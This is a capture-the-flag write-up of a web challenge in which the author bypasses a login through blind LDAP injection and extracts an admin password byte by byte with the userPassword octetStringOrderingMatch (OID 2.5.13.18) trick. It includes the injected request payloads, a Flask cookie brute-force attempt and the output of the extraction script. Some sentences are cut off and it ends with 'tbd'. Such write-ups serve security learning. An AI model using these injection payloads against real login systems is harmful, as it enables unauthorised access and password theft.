CTF Writeup

CTF: POC CTF 2025 (https://flagyard.com/events/65fb235d-0944-42cc-b46e-f6247b2d9e31) Chal name: PAD Type: WEB Solves: 51 out 500 (10% of players could solve it)

Intro TL/DR

Ok, folks what looked like a benign login bypass challenge turned into a full scale BLind LDAP injeciton attack!

Solved by combining Auth Bypass LDAP trechniques and OID 2.5.13.18 user-Password Attribute exploit.

Recon

Started by navigating to the instance: http://btfryxiw.playat.flagyard.com/login.




Figure 1: Well the app looked really harmless.

`Admin:admin`? Nope.

Ok, better look at source code (`Ctrl + U`):

And we can easily guess that `admin` is a valid username because when we try admin:admin it says `Invalid password`. If we use other username we get `Username not found`.

```
<form id="loginForm">
    <div class="form-group">
        <label for="username">Username</label>
        <input type="text" id="username" name="username" required autocomplete="username" pl
    </div>
    <!-- player1 / password123 -->
    <div class="form-group">
        <label for="password">Password</label>
        <input type="password" id="password" name="password" required autocomplete="current-
    </div>
```

Nice! Found some user password in the login page source code. Lets see.

```
POST /login HTTP/1.1
Host: btfryxiw.playat.flagyard.com
Content-Type: multipart/form-data; boundary=----geckoformboundary18c55b09bf115fede816ea0a548
Content-Length: 294

------geckoformboundary18c55b09bf115fede816ea0a548b788
Content-Disposition: form-data; name="username"

player1
------geckoformboundary18c55b09bf115fede816ea0a548b788
Content-Disposition: form-data; name="password"

password123
------geckoformboundary18c55b09bf115fede816ea0a548b788--
```

The main page is quite static so the vuln must be within the authentication. Lets look at cookies.

App sets some cookie.

```
HTTP/1.1 200 OK
Date: Sun, 12 Oct 2025 16:01:24 GMT
Content-Type: application/json
Content-Length: 71
Connection: keep-alive
Vary: Cookie
Set-Cookie: session=.eJyrVkosLclIzSvJTE4sSU1RsiopKk3VUSotTi2KzwRylUozU2wLchIrU4sMdfJLbUESxTc
```

That looks like some flask cookie to me! Lets decode it:

```
$ flask-unsign --decode --cookie '.eJyrVkosLclIzSvJTE4sSU1RsiopKk3VUSotTi2KzwRylUozU2wLchIrU
```




Figure 2: Nothing interesting on the main page.

```
{'authenticated': True, 'user_id': 'uid=player1,ou=users,dc=padl,dc=local', 'username': 'pla
```

Ok it definitely looks liek some LDAP syntax `uid=player1,ou=users,dc=padl,dc=local`. But lets do one more simple thing before tackling the login page again. I wanna tryu to bruteforce the cookie signature since it can be done by same program `flask-unsign`:

```
flask-unsign --unsign --cookie '.eJyrVkosLclIzSvJTE4sSU1RsiopKk3VUSotTi2KzwRylUozU2wLchIrU4s
[*] Session decodes to: {'authenticated': True, 'user_id': 'uid=player1,ou=users,dc=padl,dc=
[*] No wordlist selected, falling back to default wordlist..
[*] Starting brute-forcer with 8 threads..
[*] Attempted (2176): -----BEGIN PRIVATE KEY-----ECR
[*] Attempted (38272): w.;>{1t hozzfrsly generated st
[!] Failed to find secret key after 55982 attempts.ea
```

It used all of the built in words and believe me I tried rockyou.txt at the CTF. But nothing here so... We need to bet on LDAP injection.

Exploring LDAP injection

If there is some LDAP injection then this if we send instead of `player1` username the one with some LDAP all-char-symbol `player1*` can it help us?

```
POST /login HTTP/1.1
Host: btfryxiw.playat.flagyard.com
Content-Type: multipart/form-data; boundary=----geckoformboundary18c55b09bf115fede816ea0a548
Content-Length: 294

------geckoformboundary18c55b09bf115fede816ea0a548b788
Content-Disposition: form-data; name="username"

player1*
------geckoformboundary18c55b09bf115fede816ea0a548b788
Content-Disposition: form-data; name="password"

password123
------geckoformboundary18c55b09bf115fede816ea0a548b788--
```

YES, we get correct login. I explain here why. The Backend must be doing some unsanitized look up of the sort:

```
# it was not PHP in CTF but I like it :)
$login = (&(username = $_POST["username"])(password = $_POST["password"]))
```

So app gets creds via POST request and puts in that paranthesis statement. If

the variable `$login` is TRUE then we can get in. How does the comparison work?

At the begining there is the `&` sign which is like AND operator. It compares two object that each yield TRUE OR FALSE: `(& (TRUE)(FALSE))`, in this case password is wrong so statement is FALSE.

The idea is to control username and password inputs to fool it to be TRUE. Lets try the game by setting password to `*` this should always return TRUE. BUT no! Password was sanitized. So we can only control the username.

Now, may be we should be able to control the password if we inject it into the username POST parameter?

So I wanna send as `username: player1)(password=password123` to get this `(& ( username = player1 ) ( password = password123) (password = password123))`. If it returns `success` then it works and password is injectable as I have correct passwored in both `(...)`!

Here is POST payload:

```
------geckoformboundary533d8ac55e6a44d466cd9c4fed0292ff
Content-Disposition: form-data; name="username"

player1)(password=password123
------geckoformboundary533d8ac55e6a44d466cd9c4fed0292ff
Content-Disposition: form-data; name="password"

test
------geckoformboundary533d8ac55e6a44d466cd9c4fed0292ff--
```

and I get as response..

```
HTTP/1.1 200 OK

{"message":"Username not found. Please check your username.","success":false}
```

My injection did not work as it says username not found!!!

Why? Because password is not a correct attribute. It must be something else inside:

```
$login = (&(username = $_POST["username"])(UNKNOWN = $_POST["password"]))
```

The goal is finding this `UNKNOWN attribute now`. We take it and put into Burp intruder since I did not want to mess with creation of boundary POSTS (but had to d oit later anyway...):

```
------geckoformboundary533d8ac55e6a44d466cd9c4fed0292ff
Content-Disposition: form-data; name="username"
```

```
player1)(&FUZZ&=password123
------geckoformboundary533d8ac55e6a44d466cd9c4fed0292ff
Content-Disposition: form-data; name="password"

password123
------geckoformboundary533d8ac55e6a44d466cd9c4fed0292ff--
```

As dictionary I used one of the Seclists. And bingo I got `{"message":"Login successful!","redirect":"/dashboard","success":true}` while using `userPassword`.

So my payload should be something like `admin)(userPassword=` for attacking the admin creds.

I tried `admin)(userPassword=*` but I get `Username not found`. This is because `*` is probably filtered. Other symbols cant help me.

Foothold

After spending some hour digging, I found on `https://swisskyrepo.github.io/PayloadsAllTheThings/LDAP` some interesting thing.

```
Exploiting userPassword Attribute

userPassword attribute is not a string like the cn attribute for example but it's an OCTET S

octetStringOrderingMatch (OID 2.5.13.18): An ordering matching rule that will perform a bit-

userPassword:2.5.13.18:=\xx (\xx is a byte)
userPassword:2.5.13.18:=\xx\xx
userPassword:2.5.13.18:=\xx\xx\xx
```

Well it was not obvious to me at all. So I tried manual approach to it. Lets use this online text to ascii converter (https://www.rapidtables.com/convert/number/ascii-to-hex.html) to get the `password123` in hex.

This yields: `70 61 73 73 77 6F 72 64 31 32 33` but we need `\` as separator. Good old `sed` can help:

```
$echo '70 61 73 73 77 6F 72 64 31 32 33' | sed 's/ /\\/g'
70\61\73\73\77\6F\72\64\31\32\33
```

And now send the result within the valid password request byte by byte. Why? Because we know the correct password we can test if this `ODI 2.5.13.18 exploit works.`

And as we send we use password=`test` as second argument to explicitely see what is returned when conditrion is TRUE and what is FALSE in out blind ldap injection.




Figure 3: Getting ascii hex.

```
#I have remove the boundary and headers for better visibility

player1)(userPassword:2.5.13.18:=\70

test
```

This returns `"message":"Username not found. Please check your username."` but what if we do `hex_byte + 1` ?


```
#I have remove the boundary and headers for better visibility

player1)(userPassword:2.5.13.18:=\71

test
```

This returns `"message":"Invalid password. Please try again.",`. So BINGO we know that `p` or `\70` must be the first letter in known `player1` account but in this OID notation it has to be `\70 + 1` which is `71`. And as expected we get `"message":"Login successful!",`. So what happened, is that

You getting it? Sure! We can apply the



Exploitation

player1)(userPassword:2.5.13.18:=\70\62

```
(venv) yok@nix:~/Sandbox/Flagyard25/PADL$ python3 passwd.py
Found byte 1: 0x50 ('P'); current payload suffix: \50
Found byte 2: 0x34 ('4'); current payload suffix: \34
Found byte 3: 0x64 ('d'); current payload suffix: \64
Found byte 4: 0x6c ('l'); current payload suffix: \6c
Found byte 5: 0x5f ('_'); current payload suffix: \5f
Found byte 6: 0x41 ('A'); current payload suffix: \41
Found byte 7: 0x64 ('d'); current payload suffix: \64
Found byte 8: 0x6d ('m'); current payload suffix: \6d
Found byte 9: 0x31 ('1'); current payload suffix: \31
Found byte 10: 0x6e ('n'); current payload suffix: \6e
Found byte 11: 0x5f ('_'); current payload suffix: \5f
Found byte 12: 0x53 ('S'); current payload suffix: \53
Found byte 13: 0x33 ('3'); current payload suffix: \33
Found byte 14: 0x63 ('c'); current payload suffix: \63

...

Found byte 59: 0x32 ('2'); current payload suffix: \32
Found byte 60: 0x30 ('0'); current payload suffix: \30
Found byte 61: 0x32 ('2'); current payload suffix: \32
Found byte 62: 0x34 ('4'); current payload suffix: \34
Found byte 63: 0x21 ('!'); current payload suffix: \21
Found byte 64: 0x21 ('!'); current payload suffix: \21
Traceback (most recent call last):
  File "/home/yok/Sandbox/Flagyard25/PADL/passwd.py", line 61, in <module>
    password_bytes += bytes([saved_byte_value])
                      ^^^^^^^^^^^^^^^^^^^^^^^^^
ValueError: bytes must be in range(0, 256)
```

Ouch, there is an error but I got the password anyway and flagged lucky for me: `P4dl_Adm1n_S3cur3_P@ssw0rd_W1th_Sp3c14l_Ch4r5_And_Numb3r5_2024!!`.
But looking back at the code we can spot the error:

tbd